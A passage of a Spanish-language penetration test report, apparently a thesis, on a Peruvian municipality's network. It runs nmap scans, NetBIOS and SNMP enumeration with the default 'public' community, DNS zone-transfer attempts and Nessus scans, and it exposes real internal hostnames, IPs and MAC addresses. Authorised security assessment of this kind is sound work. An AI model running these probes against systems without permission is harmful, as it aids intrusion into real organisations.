
Dónde:

-sn: Realiza un ping a la red, listando a las maquinas que responden.

Se puede observar en este ejemplo que primero nos muestra el nombre del host, seguido del dominio y dirección IP:



Asimismo, se puede ver los nombres de los hosts:



Resumen:

N° de IP escaneadas	N° hosts respondieron al ping
254	134

Ahora, vamos a realizar un escaneo para saber el sistema operativo del servidor principal:

Comando: nmap -O 172.16.0.1

Donde:


- **-O:** Para descubrir el sistema operativo del host.

Los puertos abiertos del servidor y los servicios que se están ejecutando:

Salida Nmap | Puertos / Servidores | Topología | Detalles del servidor

Puerto	Protocolo	Estado	Servicio	Versión
53	tcp	open	domain	
80	tcp	open	http	
88	tcp	open	kerberos-sec	
135	tcp	open	msrpc	
139	tcp	open	netbios-ssn	
389	tcp	open	ldap	
443	tcp	open	https	
445	tcp	open	microsoft-ds	
464	tcp	open	kpasswd5	
593	tcp	open	http-rpc-epmap	
636	tcp	open	ldapssl	
1433	tcp	open	ms-sql-s	
2383	tcp	open	ms-olap4	
3268	tcp	open	globalcatLDAP	
3269	tcp	open	globalcatLDAPssl	
3389	tcp	open	ms-wbt-server	
49152	tcp	open	unknown	
49153	tcp	open	unknown	
49154	tcp	open	unknown	
49155	tcp	open	unknown	
49157	tcp	open	unknown	
49158	tcp	open	unknown	

Detalles del servidor:



Muestra que el sistema operativo que está ejecutándose en el servidor es Microsoft Windows Server 2012 R2.

Escaneo Xmas

Este tipo de escaneo en el cual contiene múltiples FLAGS. Los paquetes son enviados al objetivo junto con URG, PSH y FIN; o un paquete que tiene todos los FLAGS crea una situación anormal para el receptor. El sistema receptor tiene que tomar una decisión cuando esta condición ocurre. Los puertos cerrados responden solo con paquete RST. Si el puerto está abierto, algunos sistemas responden como un puerto abierto, pero los sistemas modernos ignoran o eliminan estas solicitudes, porque la combinación de estos FLAGS es falsa.

FLAG: Es un valor que actúa como una señal para un función o proceso. La cabecera TCP contiene varios campos booleanos de un solo bit, que sirven para influenciar el flujo de datos a través de la conexión TCP.

Se realizó un escaneo Xmas a la dirección IP del servidor principal:

Comando: nmap -sX -T4 172.16.0.1

```
root@kali:~# nmap -sX -T4 172.16.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-02 13:42 EDT
Nmap scan report for spm1.munimoyobamba.red (172.16.0.1)
Host is up (0.00049s latency).
All 1000 scanned ports on spm1.munimoyobamba.red (172.16.0.1) are closed
MAC Address: 2C:76:8A:55:BE:77 (Hewlett Packard)
```

Se observa que la salida muestra a todos los 1000 puertos para el host spm1, el cual es el servidor principal, están cerrados, esto indica que el firewall esta desactivado, por lo tanto, es una vulnerabilidad muy grave, porque no tiene protección contra cualquier amenaza externa.

FASE 3: ENUMERACIÓN

En esta fase se inicia conexiones activas con el sistema objetivo. Se recopila información sobre nombres de las maquinas, usuarios, grupos, uso compartido de red, etcétera.

NETBIOS


NetBIOS es un programa básico de sistema de entrada/salida de red que permite la comunicación entre diferentes aplicaciones que se ejecutan en diferentes sistemas dentro de una red de área local.

NetBIOS Enumerator


Utilizando la herramienta NetBIOS Enumerator se logró obtener la lista de computadoras que pertenecen a un dominio y la lista de recursos compartidos en los hosts individuales en la red.

Para utilizar la herramienta, se sigue los siguientes pasos:


1. Primero se pone el rango de IP a escanear, en este caso fue de la 172.16.0.1 - 172.16.0.254.
2. Hacemos clic en la pestaña de escanear para empezar el proceso de análisis



Ahora, muestra todos los hosts con su respectivo nombre y dirección IP.



Se elige cualquier host para verificar toda la información. En esta ocasión se muestra la información de un host con el nombre de USUARIO-PC, como se puede apreciar en la imagen:



Nbtscan


Este comando en Kali Linux muestra la tabla NetBIOS sobre el host del servidor principal que tiene como nombre SPM1.

Comando: nbtscan -v -r 17216.0.1

Dónde:

-v: Imprime todos los nombres recibidos de cada host.

-r: Usa el puerto local para los escaneos.



Nbtstat

Es una herramienta útil para mostrar información sobre tablas de nombres de NetBIOS, caché de nombres y otra información adicional.

Abrimos una ventana en PoweShell y realizamos la consulta:

Comando: nbtstat -A 172.16.0.92

Dónde:

-A: Hace una lista de la tabla de nombres de los equipos remotos según sus direcciones de IP

```
PS C:\Users\          > nbtstat -A 172.16.0.92

VirtualBox Host-Only Network:
Dirección IP del nodo: [192.168.56.1] Id. de ámbito : []

    Host no encontrado.

Ethernet:
Dirección IP del nodo: [172.16.0.78] Id. de ámbito : []

   Tabla de nombres de equipos remotos de NetBIOS

       Nombre             Tipo         Estado
    ---------------------------------------------
    SERENAZGO_ASIS <00>  Único       Registrado
    MUNIMOYOBAMBA  <00>  Grupo       Registrado
    SERENAZGO_ASIS <20>  Único       Registrado
    MUNIMOYOBAMBA  <1E>  Grupo       Registrado

    Dirección MAC = F0-DE-F1-CD-54-74
```

SNMP-CHECK

El protocolo simple de administración de red (SNMP) sirve para el intercambio de información en la correcta administración de routers, servidores, switches, impresoras, entre otros dispositivos de red.

Snmp-check permite enumerar información de cualquier dispositivo, hardware, software con soporte de protocolo SNMP.

El servicio SNMP se ejecuta en el puerto UDP 161 de forma predeterminada. Entonces, comencemos a escanear el objetivo usando nmap para el puerto 161 y el host 172.16.0.6 que pertenece a la intranet de la municipalidad.


```
root@kali:~# nmap 172.16.0.6 -Pn -sU -p 161 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-04 12:16 EDT
Nmap scan report for intranet.munimoyobamba.gob.pe (172.16.0.6)
Host is up (0.00036s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
MAC Address: 18:A9:05:5B:AD:4A (Hewlett Packard)
```


Verificamos que el puerto 161 para dicho host se encuentra abierto y está ejecutando la versión de SNMPv1. Ahora realizamos la consulta SNMP. Por defecto, varias implementaciones SNMP utilizan las contraseñas “public” y “private”. La consulta que realizamos es para el host 172.16.0.6, utilizamos el comando:

Comando: snmp-check -c public 172.16.0.6

Dónde:

-c: Indica la comunidad SNMP, por defecto es “public”





Nos muestra información del sistema, como el nombre del host, la dirección IP, contacto y el tiempo de actividad del protocolo SNMP, asimismo, muestra las conexiones TCP con los puertos locales y puertos remotos para el host 172.16.0.6


Transferencia de Zona DNS

Tener una oportunidad en las transferencias de zona es una forma de tratar de obtener una vista interna del servidor de la organización, nombres y objetivos potenciales. Técnicamente, una transferencia de zona permite que un servidor DNS secundario actualice su información del servidor primario. La función de transferencia de zona es lo que hace que el DNS sea redundante. Debería el servidor principal de la organización por alguna razón que no esté disponible, el secundario puede intervenir y realizar todas las tareas del servidor principal ya que previamente ha obtenido una copia de su información utilizando una transferencia de zona.

Una transferencia de zona deshonesta funciona cuando un hacker malicioso finge ser un DNS secundario necesitado de información actualizada. El DNS en su conjunto no funcionaría sin permitir transferencias de zona, pero las transferencias nunca deben permitirse a hosts desconocidos (Svensson, 2016).

Para extraer nombres de los servidores DNS se utiliza:

Comando: dig NS munimoyobamba.gob.pe




Ahora se comprueba si el servidor DNS es vulnerable a una transferencia de zona desde un servidor DNS no autorizado, el cual consiste en hacer una consulta a la base de datos del servidor DNS de la organización para obtener direcciones IP internas, servidores, hosts, etcétera. El ataque tendrá éxito si el servidor DNS fue configurado de una forma incorrecta y acepta las peticiones de otro servidor DNS desconocido.

Mediante el parámetro AXFR comprobamos si el servidor es vulnerable a una transferencia de zona DNS, como el dominio munimoyobamba.gob.pe tiene dos servidores DNS, haremos la consulta a los dos:

Comandos: dig AXFR munimoyobamba.gob.pe @NS2.RCP.NET.pe

dig AXFR munimoyobamba.gob.pe @NS.RCP.NET.pe



Podemos verificar que, efectivamente, la transferencia de zona en los dos servidores DNS falló, lo cual nos indica que el servidor DNS está bien configurado.


FASE 4: ANÁLISIS DE VULNERABILIDADES

El análisis de vulnerabilidades consiste en el descubrimiento e identificación de debilidades en los sistemas y aplicaciones informáticas, para medir el nivel de seguridad implementada que tienen y así poder resistir hackeos o fallas. Asimismo, el análisis de vulnerabilidades intenta brindar alternativas de solución para poder mitigar dichas debilidades.

Nessus

Nessus es un escáner de vulnerabilidades de red que detecta agujeros de seguridad en computadoras y servidores, falta de actualizaciones en los sistemas operativos y aplicaciones. En esta ocasión se utilizó la versión gratuita de Nessus y solo puede escanear hasta 16 direcciones IP. Para descargarlo se puede ir al siguiente link: https://www.tenable.com/downloads/nessus

Se realizó el escaneo de red sobre 7 direcciones IP para detectar todas las posibles vulnerabilidades que puedan estar expuestas los hosts.



Los resultados después de realizar el escaneo de vulnerabilidades son los siguientes:

172.16.0.1

0	0	2	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre del host: SPM1

IP: 172.16.0.1

Sistema Operativo: Microsoft Windows Server 2012 Datacenter.

VULNERABILIDAD:

DNS Server Cache Snooping

Riesgo:

Medio.

Descripción:

El servidor DNS remoto responde a las consultas de dominios de terceros que no tienen establecido el bit de recursividad.

Esto puede permitir que un atacante remoto determine qué dominios se han resuelto recientemente a través de este servidor de nombres y, por lo tanto, qué hosts se han visitado recientemente.

Por ejemplo, si un atacante estaba interesado en saber si su organización utiliza los servicios en línea de una institución financiera en particular, podría utilizar este ataque para crear un modelo estadístico sobre el uso de la compañía de esa institución financiera. Por supuesto, el ataque también se puede utilizar para encontrar patrones de navegación web, servidores de correo externos y mucha información que puede ser de gran importancia.

Nota: Si este es un servidor DNS interno al que no pueden acceder redes externas, los ataques se limitarían a la red interna. Esto puede incluir empleados, consultores

y potencialmente usuarios en una red de invitados o conexión Wi-Fi si es compatible.

Solución:

Se debería deshabilitar la recursividad en el servidor DNS, pero esto debe tomarse en función por la cual está configurado el servidor DNS. Si el servidor está destinado a repetir nombres de los clientes, la recursividad no puede deshabilitar. Por otro lado, si el servidor está destinado a devolver datos solo fuera de las zonas locales y nunca debe repetirse o reenviarse en nombre de los clientes, entonces la recursividad puede deshabilitarse (Microsoft, 2017).

VULNERABILIDAD:

SSL Certificate Cannot Be Trusted

Riesgo:

Medio.

Descripción:

Esto puede ocurrir por tres razones:

- El sitio web está utilizando un certificado autofirmado. Los certificados autofirmados se pueden generar de forma gratuita, pero no proporcionan tanta confianza como un certificado comercial.
- El sitio web está utilizando un certificado SSL gratuito. Un par de autoridades de certificación gratuitas emiten certificados SSL gratuitos, pero su certificado raíz debe importarse manualmente a cada navegador para eliminar este error.
- El sitio web está utilizando un certificado SSL confiable, pero le falta un certificado de cadena / intermedio. La mayoría de los certificados confiables requieren que instale al menos otro certificado intermedio / en cadena en el servidor para vincular su certificado a una fuente confiable.

Solución:

Comprar o generar un certificado SSL adecuado para este servicio.

172.16.0.2

0	0	2	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre del host: SPM3

IP: 172.16.0.2

Sistema Operativo: Microsoft Windows Server 2012 Datacenter.

VULNERABILIDAD:

DNS Server Cache Snooping

Riesgo:

Medio.

Descripción:

El servidor DNS remoto responde a las consultas de dominios de terceros que no tienen establecido el bit de recursividad.

Esto puede permitir que un atacante remoto determine qué dominios se han resuelto recientemente a través de este servidor de nombres y, por lo tanto, qué hosts se han visitado recientemente.

Por ejemplo, si un atacante estaba interesado en saber si su organización utiliza los servicios en línea de una institución financiera en particular, podría utilizar este ataque para crear un modelo estadístico sobre el uso de la compañía de esa institución financiera. Por supuesto, el ataque también se puede utilizar para encontrar patrones de navegación web, servidores de correo externos y más.

Nota: Si este es un servidor DNS interno al que no pueden acceder redes externas, los ataques se limitarían a la red interna. Esto puede incluir empleados, consultores y potencialmente usuarios en una red de invitados o conexión Wi-Fi si es compatible.

Solución:

Se debería deshabilitar la recursividad en el servidor DNS, pero esto debe tomarse en función por la cual está configurado el servidor DNS. Si el servidor está destinado a repetir nombres de los clientes, la recursividad no puede deshabilitar. Por otro lado, si el servidor está destinado a devolver datos solo fuera de las zonas locales y nunca debe repetirse o reenviarse en nombre de los clientes, entonces la recursividad puede deshabilitarse (Microsoft, 2017).

VULNERABILIDAD:

SSL Certificate Cannot Be Trusted

Riesgo:

Medio.

Descripción:

Esto puede ocurrir por tres razones:

- El sitio web está utilizando un certificado autofirmado. Los certificados autofirmados se pueden generar de forma gratuita, pero no proporcionan tanta confianza como un certificado comercial. Puede decirle a su navegador que confíe en el certificado autofirmado o puede comprar (o pedirle al propietario del sitio que compre) un certificado SSL confiable de una autoridad certificadora .
- El sitio web está utilizando un certificado SSL gratuito. Un par de autoridades de certificación gratuitas emiten certificados SSL gratuitos, pero su certificado raíz debe importarse manualmente a cada navegador para eliminar este error.
- El sitio web está utilizando un certificado SSL confiable, pero le falta un certificado de cadena / intermedio. La mayoría de los certificados confiables requieren que instale al menos otro certificado intermedio / en cadena en el servidor para vincular su certificado a una fuente confiable.

Solución:

Comprar o generar un certificado SSL adecuado para este servicio.

172.16.0.4

0	0	1	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

IP: 172.16.0.4

Sistema Operativo: FreeBSD 11.2-Release

VULNERABILIDAD:

Network Time Protocol (NTP) Mode 6 Scanner

Riesgo:

Medio.

Descripción:

El servidor NTP remoto responde a las consultas del modo 6. Los dispositivos que responden a estas consultas tienen el potencial de ser utilizados en ataques de amplificación NTP. Un atacante remoto no autenticado podría explotar esto, a través de una consulta de modo 6 especialmente diseñada, para causar una condición reflejada de denegación de servicio (DoS).

Solución:

Realice una de las siguientes acciones:

1) Actualice su sistema vulnerable a un estable FreeBSD compatible o

lanzamiento / rama de seguridad (releng) con fecha posterior a la fecha de corrección.

El servicio ntpd debe reiniciarse después de la actualización. Un reinicio es recomendado, pero no requerido.

2) Para actualizar su sistema vulnerable a través de un parche binario:

Sistemas que ejecutan una versión de LIBERACIÓN de FreeBSD en el i386 o amd64

Las plataformas se pueden actualizar a través de la utilidad freebsd-update (8):

freebsd-update fetch

freebsd-update install

3) Para actualizar su sistema vulnerable a través de un parche de código fuente:

Se han verificado los siguientes parches para aplicarlos a los Lanzamientos de FreeBSD.

a) Descargue el parche relevante de la ubicación a continuación y verifique el firma PGP separada usando su utilidad PGP.

[FreeBSD 11.0]

fetch https://security.FreeBSD.org/patches/SA-16:39/ntp-11.0.patch

fetch https://security.FreeBSD.org/patches/SA-16:39/ntp-11.0.patch.asc

gpg --verify ntp-11.0.patch.asc

[FreeBSD 10.x]

fetch https://security.FreeBSD.org/patches/SA-16:39/ntp-10.x.patch

fetch https://security.FreeBSD.org/patches/SA-16:39/ntp-10.x.patch.asc

gpg --verify ntp-10.x.patch.asc

[FreeBSD 9.3]

fetch https://security.FreeBSD.org/patches/SA-16:39/ntp-9.3.patch

fetch https://security.FreeBSD.org/patches/SA-16:39/ntp-9.3.patch.asc

gpg --verify ntp-9.3.patch.asc

b) Aplicar el parche. Ejecute los siguientes comandos como root:

cd / usr / src

